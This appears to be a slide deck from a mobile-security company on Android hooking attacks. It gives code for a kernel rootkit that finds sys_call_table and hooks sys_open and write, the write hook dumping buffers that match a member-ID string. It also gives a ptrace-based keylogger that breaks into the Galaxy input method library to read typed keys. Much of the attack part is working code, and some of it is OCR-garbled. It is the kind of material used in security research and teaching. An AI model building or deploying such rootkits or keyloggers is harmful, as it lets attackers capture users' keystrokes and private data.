Android Hooking Attack

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SEWORKS Co., Ltd

- SEworks is a company created by a hacker.
- Main areas of mobile security, and Android, Windows App protected areas, such as obfuscation is mainly research.

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
Kernel Hooking

Hooking using LKM Kernel module.

Library Hooking

Android system library module hooking.





1. KERNEL HOOKING



Kernel Hooking



Kernel Hooking

- Most of Kernel rootkit using LKM (loadable kernel module)
- Samsung's kernel source location "opensource.samsung.com"
- Look at the README.txt

HOW TO BUILD KERNEL 2.6.35 FOR Sxxxxx

- 1. Visit http://www.codesourcery.com/, download and install Sourcery G++ Lite 2009q3-68 toolchain for ARM EABI.
- 2. Extract kernel source and move into the top directory.
- 3. Execute 'make aries_kor_defconfig'.
- 4. Execute 'make' or 'make -j<n>' where '<n>' is the number of multiple jobs to be invoked simultaneously.
- 5. If the kernel is built successfully, you will find following files from the top directory:



LKM module compile

- Source file and Makefile put the same directory.
- Using "make"

Gallaxy S example.

```
obj-m += test.o
all:
    make -C /home/hinehong/sxxxxx/Kernel M=$(PWD)
CFLAGS_MODULE=-fno-pic ARCH=arm
CROSS_COMPILE=/home/hinehong/CodeSourcery/Sourcery_G++_
Lite/bin/arm-none-eabi- modules
```



LKM module compile

- Install: insmod "Module name"
- View list: Ismod "Module name"
- Delete : rmmod "Module name"

init_module

Dynamic memory allocation function is kmalloc in kernel.

```
int init_module(void)
{
//+init list
   head = (config *)kmalloc(sizeof(config),GFP_KERNEL);
   tail = (config *)kmalloc(sizeof(config),GFP_KERNEL);
   head->next = tail;
   tail->next = tail;
//-init list
```

Kernel Hooking



Sys_call_table

- In Linux, the system call functions defined in sys_call_table.
- /proc/kallsyms

```
# ls -1 /proc/kallsyms
-r--r-- root root
```

```
ubuntu:~/tools/1km2$ cat kallsyms |grep sys_call_table c0026e04 T sys_call_table
```

System.map of the kernel source code

```
ubuntu:~/workspace/goldfish$ cat System.map |grep sys_call_table c0026e04 T sys_call_table
```



How to get the address of dynamically sys_call_table

- Using vector_swi handler.
- vector_swi of the system call handler function.
- Defined at arch/arm/kernel/entry-common.S

```
0000c0 <vector swi>:
  c0: e24dd048 sub
                       sp. sp. #72
  c4: e88d1fff stmia
                       sp. \{r0 - r12\}
                       r8, sp, #60
  c8: e28d803c add
                       r8, {sp, lr}^
  cc: e9486000 stmdb
                       r8 SPSR
  d0: e14f8000 mrs
  d4: e58de03c str
                        lr, [sp, #60]
  d8: e58d8040 str
                       r8, [sp,
  dc: e58d0044 str
                       rO, [sp, #68]
  eO: e3a0b000 mov
  e4: e3180020 tst
                       r7, r7, #9437184; put OS number in
               addne
  ec: 051e7004 ldreg
                       r7, [lr, #-4]
                       ip, [pc, #168] ; 1a0 < cr alignment>
  f0: e59fc0a8 ldr
  f4: e59cc000 ldr
                        ip, [ip]
                       15, 0, ip, cr1, cr0, {0} ; update control register
  f8: ee01cf10 mcr
  fc: e321f013 msr
                                1sr #13 ; get thread info tsk
 100: e1a096ad mov
 LO8: e28f8094 add
```



How to get the address of dynamically sys_call_table

Inside the vector_swi, sys_call_table address can obtain.

```
ssize t *sys call table = (ssize t *)NULL;
                                          <6>[+] init_module
void get sys call table(void)
                                          <6>[sys_call_table] : 0xc0026e04
{
    void *swi addr=(long *)0xffff0008;
                                          <6>[-] cleanup_module
    unsigned long offset=0;
    unsigned long *vector swi addr=0;
    offset=((*(long *)swi addr)&Oxfff)+8;
    vector swi addr=*(unsigned long *)(swi addr+offset);
    while(vector swi addr++)
        if(((*(unsigned long *)vector swi addr)&0xffffff000)==0xe28f8000)
            offset=((*(unsigned long *)vector swi addr)&0xfff)+8;
            sys call table=(void *)vector swi addr+offset;
            break:
    return:
}
```



How to get the address of dynamically sys_call_table

 If get the address of sys_call_table, direct modification of the table can hooking existing syscall function.

```
asmlinkage ssize_t (*orig_open)(const char *pathname, int flags);
asmlinkage ssize_t hacked_open(const char *pathname, int flags)
{
    printk(KERN_INFO "SYS_OPEN called : %s\n", pathname);
    return orig_open(pathname, flags);
}
int init_module(void)
{
    orig_open = sys_call_table[__NR_open];
    sys_call_table[__NR_open] = hacked_open;
    printk(KERN_INFO "[ROOTKIT] Install\n");
    return 0;
}
```




What can we do?

 "Write" on the hook "https" does not communicate general web packets can be intercepted.

```
asmlinkage ssize t hacked write(int fd, char *buf, size t count)
    int ret i=0.
    char *filter[] = {
        "SMemberID"
    };
    ret = orig write(fd, buf, count);
    for(i=0; i<4; i++)</pre>
        if(strcasestr(buf, filter[i]))
            dumpcode((unsigned char *)buf, count);
            break:
    return ret:
```



What can we do?







2. SYSTEM LIBRARY HOOKING





Hooking

- Can hooking android system library.
- Related system key library hooking.
- Target library is "/system/lib/libXt9core.so"



Hooking

- In Arm architecture different Intel.
- Intel breakpoint opcode such as 0xcc (int 3) in the software, ARM does not has breakpoint opcode.
- SIGTRAP code must be use.

Setting breakpoints

Angel uses three undefined instructions to set breakpoints. The instruction used depends on:

- the endianness of the target system
- the processor state (ARM or Thumb).

ARM state

In ARM state, Angel recognizes the following words as breakpoints:

0xE7FDDEFE

for little-endian systems.

0xE7FFDEFE

for big-endian systems.

Thumb state

In Thumb state, Angel recognizes 0xDEFE as a breakpoint.

Library Hooking



Hooking

breakpoint is two.

```
UXTB.W
                 R3, R9
MOV
                R6, R0
LDR
                 R0, [R4,R1] ; g_KdbInfo
LDR
                 R1, [R4,R2]; q WordSymbInfo
UXTH
                 R2, R7
STR
                 R6, [SP,#0x28+uar_28]
BL
                 ET9KDB ProcessKey
LDR
                 R3, [R5]
MOV
                 R1, R8
110V
                 R2, Ró
LDR.W
                 R7, [R3,#0x308]
MILLIO
                 R3 #8
```

Library Hooking



First

- before the processkey function call.
- Getting the g_WordSymbInfo address.
- g_WordSymbInfo : after the processkey function call, data save address.
- Setting breakpoint second.

Second

- When call the processkey function, next 4 byte memory.
- Getting the g_WordSymbInfo data.
- Setting breakpoint first.



Memory setting

- device memory value is different.
- before the processkey function call.
- ProcessKey call address and find 4 byte size next instruction.

```
#if GALAXYS
#define PROCESSKEYADDR 0x7f4e

//0x7f4e BL ET9KDB_ProcessKey

//0x7f58 LDR.W R7, [R3,#0x308]

//0x7f58 - 0x7f4e = 0xa
#define DADDR 0xA
```



Process attach

- Getting pid value for execute process attach.
- Key process name like "android.inputmethod" in Gallaxy series

device. #define PROCESSNAME "android.inputmethod" int getpid(void) FILE *fp = NULL; int ret = 0; char buf[1024] = {0, }; fp = popen(PS, "r"); while(fgets(buf, sizeof(buf)-1, fp)!=NULL) if(strstr(buf, PROCESSNAME)) printf("%s\n", buf); sscanf(buf, "%*s%d", &ret); return ret; return ret;

Library Hooking



Getting function address

- Real function address:
- "Processkey" function address + library base address(/proc/PID/maps).

```
1//정의된 processkey 함수주소 + 메모리 베이스주소로 실제 함수주소를 구함
processkey addr = get base addr(pid, LIBXT9CORE) + PROCESSKEYADDR;
```



Hooking Start!

- Save the two breakpoint opcode.
- The reason is 2 breakpoint, continued hooking and getting key value before processkey function and next.

```
op = ptrace(PTRACE_PEEKDATA, pid, (void *)processkey_addr, NULL);
errorchk(op, "hooker() PEEKDATA op");
op2 = ptrace(PTRACE_PEEKDATA, pid, (void *)processkey_addr+DADDR, NULL);
errorchk(op2, "hooker() PEEKDATA op2");
```



Hooking

Wait a event.

```
ret = ptrace(PTRACE_CONT, pid, NULL, NULL);
errorchk(ret, "hooking_process() CONTINUEL");
waitpid(pid, &status, 0);
if(WIFEXITED(status))
{
    return;
}
```



Hooking

- Breakpoint address check.
- PC (Program Counter)

```
ret = ptrace(PTRACE_GETREGS, pid, NULL, &regs);
errorchk(ret, "hooking_process() GETREGS");

if(regs.pc!=addrl)
{
    ret = ptrace(PTRACE_CONT, pid, NULL, NULL);
    errorchk(ret, "hooking_process() CONTINUE2");
    return;
}
```



Key status check

- Gallexy: offset address "r0 + 0x14" has key status value.
- Qwety code is 0x10709, 0x10912

```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)regs.r0+0x14, NULL);
errorchk(ret, "hooking process() PEEKDATA");
if(ret<0x10700)
   keyboard_status = 0;
if(ret>0x10700)
   keyboard status = 1;
```

Library Hooking



Key value

- Second breakpoint (processkey the line was called), g_WordSymbInfo key value are recorded.
- Gallexy S: offset address "r0 + 0x30" has key value.
- 0x30 : g_WordSymbInfo offset

```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)regs.r4+WORDSYMBINFO, NULL);
errorchk(ret, "hooking_process() PEEKDATA");
key = (int)ret&0xffff;
```

Library Hooking



Key value

- Gallexy S2~3: g_WordSymbInfo address in r1 register
- 4byte data : g_WordSymbInfo + 0x4

```
g_WordSymbInfo = (unsigned long)regs.rl;

ret = ptrace(PTRACE_PEEKDATA, pid, (void *)g_WordSymbInfo+0x4, NULL);
errorchk(ret, "hooking_process() PEEKDATA2");

key = (int)ret&Oxffff;
```

THANK YOU



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